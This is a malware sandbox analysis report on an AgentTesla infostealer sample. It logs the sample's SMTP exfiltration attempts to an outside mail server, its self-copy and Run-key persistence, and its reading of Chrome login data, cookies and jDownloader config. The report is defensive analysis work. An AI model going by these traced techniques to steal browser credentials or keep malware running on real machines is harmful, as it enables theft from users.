Jan 14, 2021 03:38:42.828066111 CET	49767	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:43.003906012 CET	587	49767	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:45.320012093 CET	587	49767	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:38:45.617290974 CET	49767	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:45.792956114 CET	587	49767	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:45.797069073 CET	49767	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:45.976691961 CET	587	49767	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:38:47.283478975 CET	587	49768	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:47.283776999 CET	49768	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:38:47.457199097 CET	587	49768	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:38:47.457685947 CET	49768	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:47.632039070 CET	587	49768	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:49.348474979 CET	587	49768	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:38:49.349335909 CET	49768	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:49.523422003 CET	587	49768	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:49.540004969 CET	49768	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:49.718399048 CET	587	49768	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:38:49.937963963 CET	587	49769	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:49.939066887 CET	49769	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:38:50.114243984 CET	587	49769	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:38:50.115310907 CET	49769	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:50.291225910 CET	587	49769	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:52.550067902 CET	587	49769	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:38:52.553708076 CET	49769	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:52.729701042 CET	587	49769	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:52.730365992 CET	49769	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:52.910880089 CET	587	49769	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:38:53.492810011 CET	587	49770	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:38:53.493453026 CET	49770	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:38:53.668452024 CET	587	49770	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:38:53.668843031 CET	49770	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:38:53.844468117 CET	587	49770	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:38:55.350706100 CET	587	49770	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2021 03:38:55.351398945 CET	49770	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:38:55.527075052 CET	587	49770	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:38:55.529506922 CET	49770	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:38:55.709355116 CET	587	49770	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:40:19.719785929 CET	587	49773	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:40:19.720010042 CET	49773	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:40:19.720334053 CET	587	49772	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:40:19.720499039 CET	49772	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:40:19.748115063 CET	587	49774	208.91.198.143	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 14, 2021 03:40:19.748383045 CET	49774	587	192.168.2.4	208.91.198.143	EHLO 445817
Jan 14, 2021 03:40:19.892843008 CET	587	49773	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:40:19.893080950 CET	49773	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:40:19.894793987 CET	587	49772	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:40:19.894994974 CET	49772	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:40:19.922291040 CET	587	49774	208.91.198.143	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 14, 2021 03:40:19.922487020 CET	49774	587	192.168.2.4	208.91.198.143	AUTH login bndhbWFAYnVsa2xvZ3MudG9w
Jan 14, 2021 03:40:20.066808939 CET	587	49773	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:40:20.070353985 CET	587	49772	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:40:20.097296000 CET	587	49774	208.91.198.143	192.168.2.4	334 UGFzc3dvcmQ6
Jan 14, 2021 03:40:22.473912954 CET	587	49773	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:40:22.474267006 CET	587	49772	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:40:22.524705887 CET	587	49774	208.91.198.143	192.168.2.4	535 5.7.8 Error: authentication failed: UGFzc3dvcmQ6
Jan 14, 2021 03:40:22.652414083 CET	49772	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:40:22.652452946 CET	49774	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:40:22.652458906 CET	49773	587	192.168.2.4	208.91.198.143	MAIL FROM:<nwama@bulklogs.top>
Jan 14, 2021 03:40:22.826167107 CET	587	49773	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:40:22.827114105 CET	587	49774	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:40:22.827848911 CET	587	49772	208.91.198.143	192.168.2.4	250 2.1.0 Ok
Jan 14, 2021 03:40:22.828411102 CET	49773	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:40:22.828443050 CET	49774	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:40:22.828445911 CET	49772	587	192.168.2.4	208.91.198.143	RCPT TO:<nwama@bulklogs.top>
Jan 14, 2021 03:40:23.006000042 CET	587	49773	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:40:23.006797075 CET	587	49774	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied
Jan 14, 2021 03:40:23.007632017 CET	587	49772	208.91.198.143	192.168.2.4	554 5.7.1 <nwama@bulklogs.top>: Relay access denied

Code Manipulations

Statistics

Behavior



- sample2.exe
- sample2.exe
- nwama.exe
- nwama.exe
- nwama.exe
- netsh.exe
- conhost.exe
- nwama.exe
- netsh.exe
- conhost.exe
- netsh.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: sample2.exe PID: 7104 Parent PID: 6032

General

Start time:	03:37:36
Start date:	14/01/2021
Path:	C:\Users\user\Desktop\sample2.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\sample2.exe'
Imagebase:	0x590000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.661861944.0000000003D5A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\sample2.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	722634A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\sample2.exe.log	unknown	665	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7254A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile

Analysis Process: sample2.exe PID: 5652 Parent PID: 7104

General

Start time:	03:37:43
Start date:	14/01/2021
Path:	C:\Users\user\Desktop\sample2.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xee0000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.987520387.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.996293991.0000000003865000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.992160350.0000000003704000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Local\Temp\nwama	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5FF0A51	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5FF0B14	CopyFileW
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	5FF0B14	CopyFileW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5FF0A51	CreateDirectoryW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5FF0A51	CreateDirectoryW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5FF0A51	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	5FF0B14	CopyFileW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	5FF0F5F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe:Zone.Identifier	success or wait	1	5FF0DA2	DeleteFileW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default\Cookies	success or wait	1	5FF0DA2	DeleteFileW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	success or wait	1	5FF0DA2	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 38 1d 98 5e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 40 09 00 00 08 00 00 00 00 00 00 96 5f 09 00 00 20 00 00 00 60 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...8..^.......... ....0..@.........._... ...`....@.. ....@................	success or wait	3	5FF0B14	CopyFileW
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	5FF0B14	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	5FF0B14	CopyFileW
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	unknown	1351	50 4b 03 04 14 00 00 08 08 00 bd 4b 3e 51 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 6a 30 6a 72 76 7a 7a 75 2e 35 6f 62 2f 43 68 72 6f 6d 65 2f 44 65 66 61 75 6c 74 2f 43 6f 6f 6b 69 65 73 ed bd 07 60 1c 49 96 25 26 2f 6d ca 7b 7f 4a f5 4a d7 e0 74 a1 08 80 60 13 24 d8 90 40 10 ec c1 88 cd e6 92 ec 1d 69 47 23 29 ab 2a 81 ca 65 56 65 5d 66 16 40 cc ed 9d bc f7 de 7b ef bd f7 de 7b ef bd f7 ba 3b 9d 4e 27 f7 df ff 3f 5c 66 64 01 6c f6 ce 4a da c9 9e 21 80 aa c8 1f 3f 7e 7c 1f 3f 22 5e ff c4 f3 a2 cd d3 f3 aa 5e 64 6d 7a ef d7 f8 cd 7e 8d 5f f3 d7 fc 35 7e cf 34 fd 35 7e 8d 5f e3 d7 a6 ff ff ba bf 86 7b 7e 2d fa ff af e3 fd fd 6b 7a bf 0f 3d bf f6 af 31 3e f9 87 7f e3 df f4 7f fb 35 7e 9d df 38 fd 35 7e d3 8b df f4 5f fc 8d d3 df f4 e0 c6 b7 7e f4 fc	PK.........K>Q............#... j0jrvzzu.5ob/Chrome/Default/Cookies...`.I.%&/m. {.J.J..t...`. $..@.........iG#).*..eVe]f.@.. ....{....{....;.N'...?\fd.I..J ...!....?~|.?"^........^dmz... .~._...5~.4.5~._........{~-... ...kz..=...1>........5~..8.5~. ..._........~..	success or wait	1	5FF133F	WriteFile
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	unknown	2	08 00	..	success or wait	1	5FF133F	WriteFile
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	unknown	12	34 b3 af 24 06 05 00 00 00 50 00 00	4..$.....P..	success or wait	1	5FF133F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	unknown	103	50 4b 01 02 17 0b 14 00 00 08 08 00 bd 4b 3e 51 34 b3 af 24 06 05 00 00 00 50 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 81 00 00 00 00 6a 30 6a 72 76 7a 7a 75 2e 35 6f 62 2f 43 68 72 6f 6d 65 2f 44 65 66 61 75 6c 74 2f 43 6f 6f 6b 69 65 73 50 4b 05 06 00 00 00 00 01 00 01 00 51 00 00 00 47 05 00 00 00 00	PK.....K>Q4..$.....P..#. .....j0jrvzzu.5ob/C hrome/Default/CookiesPK. .....Q...G.....	success or wait	1	5FF133F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	722A5544	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	5FF133F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	5FF133F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	20	5FF133F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	1	5FF133F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	5FF133F	ReadFile
unknown	unknown	4096	success or wait	1	5FF133F	ReadFile
unknown	unknown	4096	pipe broken	1	5FF133F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	5FF133F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	5FF133F	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	5FF133F	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	5FF133F	ReadFile
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob\Chrome\Default\Cookies	unknown	16384	success or wait	2	5FF133F	ReadFile
C:\Users\user\AppData\Roaming\j0jrvzzu.5ob.zip	unknown	4096	success or wait	1	5FF133F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	nwama	unicode	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	success or wait	1	5FF0C06	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	nwama	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5FF0CEE	RegSetValueExW

Analysis Process: nwama.exe PID: 6508 Parent PID: 3424

General

Start time:	03:38:07
Start date:	14/01/2021
Path:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\nwama\nwama.exe'
Imagebase:	0x7c0000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.721770177.0000000003F4A000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 30%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\nwama.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	722634A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\nwama.exe.log	unknown	665	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7254A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile

Analysis Process: nwama.exe PID: 7068 Parent PID: 6508

General

Start time:	03:38:09
Start date:	14/01/2021
Path:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xae0000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
